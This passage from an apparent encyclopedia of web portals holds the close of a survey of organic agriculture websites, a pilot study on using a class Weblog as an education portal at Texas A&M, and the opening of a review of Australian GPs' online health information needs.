


Figure 14. Target groups of OA information resources



and consultants/advisers (33.9%). On the other hand, a very small percentage is interested in children (12.8%) and home producers/gardeners (12.8%).

CONCLUSION

In this article, we have presented an analysis of existing competition of OA information resources. This analysis has produced several valuable results that have helped us in deciding upon the positioning of the Bio@gro portal. More specifically, it has been demonstrated that the majority of OA information resources have been classified as being simple Web sites or Web portals, and are freely available to the public. Most of them use English as the main content language, and have global (international) coverage. The prevailing technology used is HTML. Almost all of the OA information resources are designed for providing information concerning OA. About half of them offer search services. The thematic area of most of these resources focuses on OA crops and animals. Finally, the most popular target groups seem to be consumers and farmers.

The methodology followed through this study can serve as an initial road map for performing a survey with wider coverage. Our survey focused mainly on Europe and North America. The next step towards a comprehensive global survey would be to perform a complementary survey in countries from Asia, South America, and Africa, and to compare/combine the results. The results presented in this article may also serve as the starting point for positioning other types of OA Web portals. For example, the data collected may be reanalyzed, focusing on the OA resources that aim at a particular target audience. We aim to perform a post-analysis of the results, in order to focus on the target group of end-consumers, as well as to identify the major trends in educational OA resources. In this way, it will become possible to design and develop Web portal services that will specifically aim at the education of the end-consumer (including children) about the benefits of OA products.

ACKNOWLEDGMENTS

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REFERENCES

Axup, J. (2005). *Mobile community design: Mo: Life interview*. Retrieved August 30, 2005, from http://www.mobilecommunitydesign.com/archives/000118.php

Barnard, L. (2001). *Information architecture for Web portals*. SAP Design Guild (ed. 3).

Bio@gro. (2005). *E-content EDC 11293 project.* Deliverable 5.3: Bio@gro market survey and positioning. Retrieved December 22, 2005, from http://bioagro.aua.gr

Costopoulou, C., Karetsos, S., Ntaliani, M., Gidarakou, I., & Sideridis, A.. (2004, March 18-20). A Greek organic agriculture portal. In *Proceedings of the 2nd Conference of Hellenic Association of ICT in Agriculture, Food and Environment on Information Systems & Innovative Technologies in Agriculture Food and Environment* (Vol 2, pp. 136-142). Thessaloniki, Greece.

Dibb S., Simkin L., Pride W., & Ferrel O. C. (2007). *Marketing concepts and strategies* (5th ed.). Houghton Mifflin.

FAO. (2005). *Food and Agricultural Organization of the United Nations: What is organic agriculture*? Retrieved December 22, 2005, from http://www.fao.org/organicag/fram11-e.htm

Large, A., Beheshti, J., & Cole, C. (2002). Information architecture for the Web: The IA matrix approach to designing children's portals. *Journal of the American Society for Information Science and Technology, 53*(10).

Morville, P., & Rosenfeld, L. (2002). *Information architecture for the World Wide Web*. O'Reilly & Associates Inc.

Preece, J., Rogers, Y., & Share, H. (2002). *Interaction design: Beyond human-computer interaction*. John Wiley & Sons.

Sampson, D., & Manouselis, N. (2005). A flexible evaluation framework for Web portals based on multi-criteria analysis. In A.Tatnall (Ed.), *Web portals—The new gateways to Internet information and services*. Hershey, PA: Idea Group Publishing.

Sideridis, A., Costopoulou, C., Patrikakis, C., Manouselis, N., & Stalides, G.(2005b, July 25-28). An eServices system to support information exchange among the agricultural community. In the *Proceedings of the 2005 EFITA/WCCA Joint Congress on IT in Agriculture*, Vila Real, Portugal.

Sideridis, A., Patrikakis, C., & Manouselis, N. (2005a, October 12-14). Information architecture requirements for agricultural Web portals. In the *Proceedings of the International Congress on Information Technologies in Agriculture, Food and Environment (ITAFE05)*, Adana, Turkey.

Tatnall, A. (2005). Portals, portals everywhere. In A. Tatnall (Ed.), *Web portals: The new gateways to Internet information and services*. Hershey, PA: Idea Group Publishing.

KEY TERMS

Active Server Pages (ASP): Dynamic Web pages created through the use of ActiveX scripting.

eXtensible Markup Language (XML): A W3C-recommended general-purpose markup language for supporting data sharing across different systems over the Internet.

HyperText Markup Language (HTML): A scripting language used to create documents on the World Wide Web.

Hypertext Preprocessor (PHP): An open-source programming language for developing server-side applications and dynamic Web content.

JavaScript: A scripting language developed by Netscape to support interactive Web site creation.

OA Actors: All categories of individuals, organizations, companies, research, and educational institutions, national and European organizations and agencies, as well as any other actor interested or involved in the area of organic agriculture.

Organic Agriculture: Holistic production management systems that promotes and enhances agroecosystem health, including biodiversity, biological cycles, and soil biological activity.

Assessing Weblogs as Education Portals

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INTRODUCTION

Education is one of the key sectors that has benefited from the continuous developments and innovations in information and communication technology (ICT). Web-based facilities now provide a medium for learning and a vehicle for information dissemination and knowledge creation (Khine, 2003). Accordingly, developments in ICTs provide opportunities for educators to expand and refine frameworks for delivering courses in innovative and interactive ways that assist students achieve learning outcomes (Kamel & Wahba, 2003). However, the adoption of ICTs has also created tensions between traditional control and directiveness in teaching and student-centred learning, which relies on flexibility, connectivity, and interactivity of technology-rich environments.

This chapter examines the introduction of Web-based technologies within a media studies course. The objective was to establish a community of learning, which provides students with a portal or entranceway *into* a common work area and *out* to networks of media related organizations. So doing, a pilot study was conducted within the Department of Communication at Texas A&M University to blend *Weblog* facilities with a classroom setting to enhance students' interpersonal and content interaction, and build *citizenship* through participation and collaborative processes. Four key aims frame this study:

1. provide an accessible, interactive online environment in which students can participate with peers and engage with new media technologies within a learning community setting;
2. develop an instructional technology framework that enhances the learning experience and outcomes within online educative environments;
3. establish a *portal* or gateway for students to access media advocacy and special interest groups and enhance and diversify perspectives on global media; and
4. evaluate student-learning experiences facilitated through innovative online instructional technologies.

BACKGROUND

Early approaches to integrating ICTs into education environments emerged from conventional learning models, originating from the objectivist approach in which a reality exists and experts instruct individuals of that reality (Belanger & Slyke, 2000). However, such teacher-centric, information-based approaches failed to adequately prepare students to become independent learners. Responding to these limitations, educators embraced learner-centric approaches such as *constructivism*, which leant weight to the empowerment of individuals to take charge of their own learning environments. As Wilson (1996) suggests, the constructivist movement in instructional design emphasized the importance of providing meaningful, authentic activities that can help the learner to construct understandings and develop skills relevant to solving problems and not overloading them with too much information. Solis (1997) supports this position, suggesting that student-centred learning "… relies on groups of students being engaged in active exploration, construction, and learning through problem solving, rather than in passive consumption of textbook materials" (p. 393).

In spite of these favorable positions, Khine (2003) warns that creating such learning environments supported by ICTs can be intrinsically problematic. Accordingly, it is critically important that careful planning and design is employed at the early stages of instructional design to provide proper support and guidance, as well as rich resources and tools compatible to each context. When adequate consideration is given to new learning and teaching strategies that incorporate ICTs, real opportunities exist for educators to provide students with a dynamic environment to learn, to think critically, and to undertake productive discussions with their peers in supportive, constructive environments. Given the potential of such technology-rich learning environments, educators have the opportunity to make student learning more interesting and enriching, preparing them for the demands of the future workplace. Accordingly, instructional designers must consider matching the strengths of new technology (flexibility, connectivity, and interactivity) with traditional forms of education (control and directiveness) to inspire, motivate, and excite students in ways that maximize the individual's learning potential.

Achieving these goals requires the development of individual competencies in *problem solving*, *participation***,** and *collaboration*, and communities of learning (Kernery, 2000; Khine, 2003; Wilson & Lowry, 2000). *Problem solving* provides ways for students to engage with authentic episodes, providing opportunities for students and educators to examine events and reflect on solutions. One way of maximizing the benefits of problem solving is to support these through c*ollaborative processes*, which can be built around these "episodes" by focusing on the use of instructional methods to encourage students to work together as active participants on such tasks. Such efforts can be facilitated through structuring and organizing online interactions using computer-mediated communication, which provides the means to overcome limitations of time and place (Harasim, Calvert, & Groeneboer, 1997). Based on the principles of the transformative paradigm, multiple perspectives, and flexible methods, it is possible for students to adapt, to process and to filter content into their own logical frameworks, resulting in outcomes that may not be thoroughly predictable (Bento & Schuster, 2003). As Morrison and Guenther (2000) note, such collaborative environments provide a forum for students to discuss issues, engage in dialogue, and share results. However, Bento et al. (2003) also warn that one of the main challenges in Web-based education is to achieve adequate participation. They offer a four-quadrant taxonomy of learner behaviours when participating in interpersonal and content interaction--missing-in-action, witness learners, social participants, and active learners—as a way of understanding this dynamic.

When building components of problem solving, participation, and collaboration around small group processes, or *learning communities*, it is critical that these dynamics have beneficial effects on student achievements and psychological well-being. As Khine (2003) suggests, building community imparts a common sense of purpose that assists members grow through meaningful relationships. Accordingly, learning communities can be "… characterized by associated groups of learners, sharing common values and a common understanding of purpose, acting within a context of curricular and co-curricular structures and functions that link traditional disciplines and these structures" (p. 23). Rickard (2000) equates the notion of common values to that of "campus citizen," in which students not only engage in educative endeavour but also learn networking and become "life-long members of our communities" (p. 13).

Such communities though should not be limited to just participants within narrowly defined student groups or the domain of institutional environments. ICTs also provide opportunities for students to connect to other informative communities related to their area of discipline or study via the Web. So doing, the educator can build into the instructional design gateways or portals to direct participants of small learning communities to other relevant organizations, groups, and individuals to extend campus citizenry and enhance knowledge creation. Tatnall (2005) suggests that such portals can be seen:

… as a special Internet (or intranet) site designed to act as a gateway to give access to other sites. A portal aggregates information from multiple sources and makes that information available to various users …. In other words, a portal offers centralised access to all relevant content and applications. (pp. 3-4)

In accessing Tatnall's (2005) notion of portals, it is possible to think of these starting points in diverse ways. While no definitive categorization of the types of portals exists, Davison et al. (2003) offer a list of possible alternatives: general portals, community portals, vertical industry portals, horizontal industry portals, enterprise information portals, e-marketplace portals, personal/mobile portals, information portals, and niche portals. However, it is important to point out that these categories are not mutually exclusive, highlighting the malleable nature of these gateways for educators to blend the strengths of one with advantages of others to achieve a more effective portal design.

Even though portals are conceptually difficult to categorize and define, there exist a number of important characteristics that assist in facilitating the objectives of gateways as access points to, and aggregators of, information from multiple sources. For example, Tatnall (2005) draws from a number of scholars to present a general guideline of beneficial characteristics employed to facilitate community collaboration amongst users and the rapid sharing of relevant content and information. For example, the characteristics of access, usability, and functionality, as well as *sticky* web features like chat rooms, e-mail, and calendar functions, have been used to assist in maintaining user interest, attention, and participation within a site.

Within the education sector, portals offer great potential to achieve the kinds of goals laid out so far. However, portal development in these learning environments present a number of challenges for universities as they continue to grapple with a variety of business, organizational, technical, and policy questions within the framework of a larger technology architecture. For example, Katz (2002) highlights the following challenges:

- build standards to create compelling and "sticky" Web environments that establish communities rather than attract surfers;
- create portal sites that remain compelling to different members of the community within the short-term and throughout student lives;
- create the technical and organizational infrastructure to foster "cradle-to-endowment" relationships via virtual environments; and
- integrate physical and virtual sites to foster social and intellectual interactions worthy of the university's mission.

Within this framework of challenges, the emphasis continues to return to the realization that bringing education and ICTs together strategically relies less on technology per se than on the educator's ability to design portals that are instructionally sound (to meet learner needs), customizable and personalized (for each member of the community), meets the institutional vision and mission, and fits within the larger technology infrastructure. However, Katz (2002) argues that while the challenges are great, opportunities can be realized. With universities engaged in relationship management enterprises, the situation requires a proactive role in developing a "…belief system, a worldview, a set of approaches and technologies organized to arrange and rearrange both our front door and our rich holdings" (p. 13).

ENHANCING THE UNDERGRADUATE EXPERIENCE

Texas A&M University's (TAMU) focus on *Enhancing the Undergraduate Experience* provides a series of strategies to increase and expand opportunities for students to be actively involved in learning communities. Establishing such an experience is guided by the recognition that students are involved in *transitions* (freshman to career) and *connections* (building networks).

For most students, these connections do not happen automatically. Rather, they happen because a professor or advisor intentionally creates opportunities and challenges that serve as a catalyst for such connection building. (TAMU, 2005)

To achieve and maintain such connections, TAMU implemented a three-tier model for development and implementation of *foundation*, *cornerstone*, and *capstone* learning communities within the university setting (see Figure 1). In developing this model for establishing learning communities, a number of recommendations were made:

1. Draw from faculty and staff knowledge to create initiatives that make existing educational opportunities even better.
2. Provide resources and incentives to develop, implement, and access learning communities; and encourage innovative pedagogies to support and reward the implementation of technology-mediated instruction, use of peer instructions and collaborative learning.
3. Provide a clearinghouse so the benefits from experience and expertise can be utilized in future design and implementation of learning communities. (TAMU, 2005)

With this framework in mind, a Weblog was integrated into the COMM 458 Global Media course using a generic blogger.com template as part of pilot study funded by a $3,000 TAMU Summer Institute for Instructional Technology Innovation Grant. The template included an archive (of posts and comments), calendar function, a database of user information including e-mail links to registered members, e-mail notification facility, and links to other relevant websites. In providing 22 students access to Weblog facilities, the study set out to establish a model of content production and platform interoperability for inspiring innovative and creative appropriation of Web-based facilities by TAMU students and faculty. Accordingly, the Weblog was strategically integrated into the course to achieve the following outcomes:

- facilitate community building and understandings of social networking and citizenship at local, national and international levels;
- provide a platform for students to evaluate, communicate and critique current issues and problems within informal and engaging online environments;


Figure 1. Learning community model (TAMU, 2005)

Time Line	Courses	Content	Outcomes
Freshman	Foundation	Introduce competencies	Critically analyze, Personal integrity, Contribute to society, Communication
Core Curriculum Courses			
Sophomore, Junior, or both	Cornerstone	Reinforce and integrate competencies in the discipline	Critically analyse, Master depth of knowledge, Communication
Senior	Capstone	Emphasize, synthesize and apply competencies in the discipline	Critically analyse, Master depth of knowledge, Personal integrity, Communication, Contribute to society
Career or Graduate School			

- improve content, information and knowledge management within the course structure;
- improve teaching and learning through understanding the dynamic between participation and collaborative processes within a blended educative environment; and
- develop alternative pedagogical and technological strategies to support and encourage each student to become an independent learner.

All students were invited to be members of the Weblog community by e-mail, which contained a hyperlink that directed them to blogger.com's registration site. There, students selected a user name and password, which brought them into the course Weblog site (see Figure 2). Once in the site, members could interact with each other by posting summaries of readings (including discussion points and questions), comment on posts in which students raised issues and problems (moderated by the course instructor), and source stories and information from national and international news services (e.g., CNN, BBC, or Aljazeera). Users were also given the task of building a database of relevant links to outside media organizations and advocacy groups to assist each other in answering problems and issues posed within online and classroom discussions. All students were assigned administration rights to the Weblog to instil a sense of ownership among members.

Figure 2. COMM458 Global Media Weblog site




FUTURE TRENDS

Participation within the Global Media course (online and classroom) was measured in several ways, including the number of entries (posts and comments), user log-ins, survey, interviews, and observations. Overall, students and instructor made a total of 303 entries (72 posts and 231 comments) over the 10-week period from September to November of the 2005 Fall Semester. On average, there were 3.25 comments per post. However, included in this number were 108 comments (81% response rate) by students to a series of six quizzes (which accounted for 15% of the course's total grade) implemented throughout the semester to test students' general knowledge of key theories and concepts. When the quiz comments were excluded and the figure re-calculated, the average number of comments per post significantly decreased to 1.70. These figures would suggest a relatively poor level of participation in online interactions. However, these figures do not reveal the complexity of the online-classroom dynamic in catering for different learner preferences. Another way of assessing student participation is to categorize their behavior into types of interactions through observing participation in both settings.

Drawing from Bento et al. (2003) four-quadrant taxonomy, it is possible to map the types of behaviors these learners engaged in as part of the participatory and interactivity components of the Global Media course (see Figure 3). Quadrants I and II share the characteristics of low interpersonal interaction. However, whereas Quadrant I students do not care about course content and their peers, "witness learners" are actively engaged with the course materials and discussion (high content interaction), log in frequently and do all the readings but do not actively contribute to course discourse (low interpersonal interaction). On the other hand, Quadrants III and IV share the characteristic of high interpersonal interaction. Students in Quadrant III (high interpersonal interaction, low content interaction) thrive on the social aspects of education, demonstrating characteristics of great conversationalists, with high communication and interpersonal skills. Such students, though, engage in social interaction most often at the expense of reflection and thoughtful consideration of course content. Quadrant IV represents what educators define as "good participation," with high content interaction and interpersonal interaction. Their contributions in discussions are substantive and frequent. Accordingly, Bento et al. (2003) argue that these students contribute not only to the problem-solving task but also to building and sustaining relationships in the learning community.

Given the findings of the study, the Weblog added value to the learning community by providing students with access *into* a common area to connect and interact with one another and as a gateway *out* to sources of information beyond the confines of the institutional environment. Through student-established links to media organizations and advocacy groups, members connected to important and divergent understand-

Figure 3. Taxonomy of COMM 458 course student behavior relating to content and interpersonal interaction



ings and knowledge of the role of media in a global context. One student comment encapsulates the general feeling of course participants toward the Weblog facilities:

… Even if all students had equal enthusiasm to participate in class discussion, class time limits everyone from making significant contributions and feeling part of learning. Blogs provide a place for sharing related material [discussion and provision of links to outside sources] that the classroom setting does not, and a way to question or comment on material we have already covered. In general, blogging let's students engage with each other in a way different from class. By allowing discussions to continue and expand, it helps students who struggle with the material or who are afraid to ask questions in class. It certainly helped me to learn much more than just reading textbook information.

In spite of these positive responses, the chronologically organized Weblog structure offered insufficient flexibility and functionality to increase online participation. Given the findings, the study recommends re-designing the Web-based learning environment using software, innovative interfaces, and workflows. So doing, there is a need to:

1. Develop a technology interface that acts as an entranceway into a series of linked, embedded pages so (a) information storage and retrieval; (b) discussion and commentary; (c) communication; and (d) project facilitation can be purposefully compartmentalize to improve technology, content, interpersonal and intellectual interaction.
2. Integrate chat room facilities into the portal design to create more compelling, sticky Web-environments for participants to interact in real-time with peers and instructor.
3. Introduce more comprehensive monitoring facilities to track technology, content, interpersonal and intellectual interaction, providing instructors with timely diagnostic metrics to enhance decision making during course implementation.

4. Develop more strategic collaborative, problem-solving tasks and exercises to increase participation and improve content, interpersonal, and intellectual interaction.

CONCLUSION

This article presented pilot study findings on using weblog facilities to increase participation and improve interaction in Web-based learning communities. The study revealed a number of aspects to assist educators in providing more structured and comprehensive online learning environments. The most important of these are people-related functions such as creating strategically-focused collaborative learning environments and improving the quality and quantity of, and accessibility to, course metrics to help educators make informed, timely decisions in online instructional environments. Accordingly, it is anticipated that the recommended strategies will improve participation and interactivity and contribute to more productive, supportive learning communities.

REFERENCES

Belanger, F., & Slyke, C. V. (2000, Spring). End-user learning through application play. *Information Technology, Learning, and Performance Journal, 18*(1), 61-70.

Bento, R., & Schuster, C. (2003). Participation: The online challenge. In A. Aggarwal (Ed.), *Web-based education: Learning from experience* (pp. 156-164). Hershey, PA: Information Science Publishing.

Davison, A., Burgess, S., & Tatnall, A. (2003). *Internet technologies and business*. Melbourne, Australia: Data Publishing.

Harasim, L., Calvert, T., & Groeneboer, C. (1997). Virtual-U: A Web-based system to support collaborative learning. In B. H. Khan (Ed.), *Web-based instruction* (pp. 149-158). Englewood Cliffs, NJ: Educational Technology Publications.

Kamel, S., & Wahba, K. (2003). The use of a hybrid model in Web-based education: "The global campus project." In A. Aggarwal (Ed.), *Web-based education: Learning from experience* (pp. 331-346). Hershey, PA: Information Science Publishing.

Katz, R. N. (2002). It's a bird! It's a plane! It's a … portal? In R. N. Katz & Associates (Eds.), *Web portals & higher education: Technologies to make IT personal* (pp. 1-14). San Francisco: Jossey-Bass.

Kernery, E. R. (2000). Developing online collaboration. In A. Aggarwal (Ed.), *Web-based learning and teaching technologies: Opportunities and challenges* (pp. 227-245). Hershey, PA: Idea Group Publishing.

Khine, M. S. (2003). Creating a technology-rich constructivist learning environment in a classroom management module. In M. S. Khine & D. Fisher (Eds.), *Technology-rich learning environments: A future perspective* (pp. 21-40). River Edge, NJ: World Scientific.

Morrison, G., & Guenther, P. (2000). Designing instruction for learning in electronic classrooms. In R. Weiss, D. Knowlton, & B. Speck (Eds.), *Principles of effective teaching in the online classroom* (pp. 15-21). San Francisco: Jossey-Bass.

Rickard, J. (2000, October). Portals: Creating lifelong campus citizens. *Converge Magazine, 13*.

Solis, C. R. (1997). Virtual worlds as constructivist learning tools in a middle school education environment. In B. H. Khan (Ed.), *Web-based instruction* (pp. 393-398). Englewood Cliffs, NJ: Educational Technology Publications.

TAMU. (2005, May). *Enhancing the undergraduate experience: Final report*. College Station, TX: Texas A&M University.

Tatnall, A. (2005). Portals, portals everywhere. In A. Tatnall (Ed.), *Web portals: The new gateways to Internet information and services* (pp. 1-14). Hershey, PA: Idea Group Publishing.

Wilson, B. (1996). *Constructivist learning environments: Case studies in instructional design*. Hershey, PA: Educational Technology Publications.

Wilson, B., & Lowry, M. (2000). Constructivist learning on the Web. In E. Burge (Ed.), *The strategic use of learning technologies* (pp. 79-88). San Francisco: Jossey-Bass.

KEY TERMS

Constructivism: Learning as interpretive, recursive, building processes by active learners interacting with physical and social worlds.

Information and Communication Technology (ICT): Refers to an emerging class of technologies—telephony, cable, satellite, and digital technologies such as computers, information networks, and software—that act as the building blocks of the networked world.

Learning Communities: Characterized as associated groups of learners, sharing common values, and a common understanding of purpose.

Portal: Considered an all-in-one Web site that acts as a centralized entranceway to all relevant content and applications on the Web.

"**Sticky":** Web Features include chat rooms, e-mail links, and calendar functions.

Student-Centred Learning: Focuses on the needs of the students rather than on teachers and administrators, resulting in implications for the design of curriculum, course content, and interactivity of courses.

Weblog: A personal dated log format that is updated on a frequent basis with new information written by the site owner, gleaned from Web site sources, or contributed to by approved users.

Australian General Practitioners' Use of Health Information

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INTRODUCTION

Over the past 30 years the health framework in which doctors and other healthcare professionals practise has changed relatively little in comparison with the enormous changes seen in transport, manufacturing, and telecommunications (Yellowlees & Brooks, 1999). In Australia, the health system, like others in developed countries worldwide, is deteriorating quickly. Productivity commission reports, parliamentary inquiries, and numerous academic papers describe the current waste and lack of focus on outcomes in our health system (Weyden & Armstrong, 2004), at a time when communities and dedicated health professionals are screaming for the resources to provide acceptable care for their communities (Jackson, 2005).

Portals are seen as feasible tools capable of influencing the outdated health framework to reflect the changed environment (Carbone & Burgess, 2006; Glenton, Paulsen, & Oxman, 2005; Martin & Sturmberg, 2005). In Australia, the technologies behind portals, and potential for health portals specifically, seem to be well understood and represented in the available literature (Sellitto & Burgess, 2005; Tatnall 2005; Tatnall, Burgess, & Singh 2004) as it is around the globe (Eysenbach, 2000; Kim, Thomas, Deering, & Maxfield, 1999; Milicevic & Cullen, 2005). However, less clear are the perceived needs of Australian general practitioners (GPs) and the issues that prevent or encourage the utilisation of these information system technologies. Not just the personal, but also the infrastructure and content needs of general practice and its patients.

However, before portal development and design can begin, it is important to find out what the needs are of general practitioners. This article aims at evaluating the available literature on the most basic online information needs of general practitioners in Australia. In particular, three *online* issues that appear to be of most importance to GPs: Internet access and use, *the content and perceptions of what GPs need, and their relationship with the Internet informed patient. It is not the intention of this article to provide a generic model to deals with the technical issues.*

BACKGROUND

The application of the best available evidence (in this article abbreviated as EBM—evidence based medicine) to clinically treat patients is of great importance to general practitioners; in addition, clinicians need evidence in a format that rapidly answers their questions (Alper, White, & Ge, 2005).

Traditionally, resources used are mainly textbooks, colleagues, and journal articles held in the office. Family practitioners make little use of medical libraries because of problems of access, lack of skill in using catalogues and databases, and difficulties in applying research literature to clinical situations (Cullen, 2002). In this context, it is estimated that, on average, it takes 17 years for evidence to be integrated into clinical practice (Balas et al., 2000).

At an international level, for example, a Canadian study by Davis, Ciurea, Flanagan, and Perrier (2004) summarises that "The gap between what doctors might do (based on evidence-based clinical practice guidelines) and what they actually do is wide, variable, and growing." As well: "Doctors are inundated with new, often poorly evidence-based, and sometimes conflicting clinical information. This is particularly serious for the generalist with over 400,000 articles added to the biomedical literature each year" (Davis et al., 2004). Adding further pressure to the "gap" are workloads that have increased over the past decade: doctors are seeing more patients with acute and complex conditions. Canadian medical practitioners feel that they are on a "medical treadmill" working an average of 53.8 hours per week. Rural practitioners work even longer hours, offer more medical services, and perform more clinical procedures than their urban counterparts—thus facing an even greater need for up-to-date information (Davis et al., 2004). In the U.S., research has shown that physicians incorporate the latest medical evidence into their treatment decisions 50% of the time (McGlynn et al., 2003). This is mirrored in Australia as well, where current literature indicates that clinicians do not routinely use the available evidence to support clinical decisions. Several studies have shown that simply disseminating evidence, for example, in the form of practice guidelines, does not lead to increased use of that information to inform clinical decisions. Clinicians apparently pursue answers to only a minority of their questions and, when they do so, they rely most heavily on colleagues for answers. Lack of easy access to up-to-date evidence is cited as a barrier to evidence-based practice by clinicians (Westbrook, J.I., Gosling, & Coiera, 2004).

THE AUSTRALIAN CONTEXT

This background section confirms that there are issues concerning EBM and the use of information systems to retrieve them at the Australian and International level; however, for the purpose of this article as outlined in the introduction, these will be delineated for the Australian context only.

- **Internet Use:** Back in 1999, Young and Ward (1999) conducted a study to determine GP awareness, use of the Cochrane Library (a well known medical database), and access to the Internet in New South Wales where of 134 respondents (43%) had access to the Internet either at home or at work; 42 (14%) were "online" at their workplace. Seventy (22%) were aware of the Cochrane Library, although only 20 (6%) had access to it, and 13 (4%) had ever used it (Young et al., 1999). More recently, the introduction of broadband incentives for general practice (DoHA, 2005) by the Federal Government should impact greatly on these past figures; however, it would take a couple of years to really measure the impact of these incentives on general practices. At the moment, the uptake is increasing rapidly (GPDV, 2005).
- **EBM Use and Perception*:*** In 2002, a study of South Australian rural and remote general practitioners' (GPs) view of EBM reported that 84% of practicing GPs viewed it positively and 94% reported practicing it (Taylor, Wilkinson, Blue, & JT, 2002). However, in contrast, a study by Monash University School of Rural Health indicated that for rural GPs some of the technologies at the time available are of little perceived use to the GPs (GPDV, 2005; Robinson, 2003). More recent studies by the Centre for Health Informatics, University of New South Wales in particular, reveal that retrieval and in formation systems had a positive impact on clinicians' use of EBM (Westbrook et al., 2004; Westbrook, Coiera, & Gosling, 2005; Westbrook, Gosling, & Coiera, 2005). These studies also found that social and cultural factors were found to be better discriminators of high and low evidence use than technical factors (Gosling, Westbrook, & Coiera, 2003). However, some of these studies are hospital based and do not necessarily represent the situation in general practice. Westbrook et al. (2004) also remind us of the difficulties to measure the impact that online access to evidence has on clinical practice, where some of these studies have relied primarily on self-reports of clinicians (Westbrook et al., 2004). These findings are also supported by other Australian studies (Magrabi, Coiera, Westbrook, Gosling, & Vickland, 2005). These issues appear to be on a par with similar overseas studies in Canada, New Zealand, and the U.S. (Alper et al., 2005; Andrews, Pearce, Ireson, & Love, 2005; Casebeer, Bennett, Kristofco, & Carillo, 2002; Cullen, 2002; Davis et al., 2004; Gorman, Yao, & Seshadri, 2004; GPDV, 2005; Schwartz et al., 2003).
- **The Informed/Misinformed Patient:** Among the worldwide push, driving the health agenda is the growing awareness of the need to equalise relationships between health professionals and lay people (Coulter, 1999). These trends can be seen in all developed countries and are partly the result of an effort to cut healthcare costs by improving patients' abilities to help themselves and make informed choices. This coincides with the desire of most consumers to assume more responsibility for their health and the pressures of costs on health systems, the emphasis on the health of populations and on prevention, and the growing desire of health professionals to realise the potential of patients and their families (Eysenbach, Sa, & Diepgen, 1999).

The prevalence of health information seeking is increasing worldwide. In Europe, 38.5% of Europeans seek health information online (Milicevic et al., 2005). In the U.S., a study reported that 52 million Americans access health or medical information on the Web (Fox & Fallows 2003). In New Zealand, it has been reported that up to 10% of patients bring information from the Internet to consultations (Cullen, 2002).

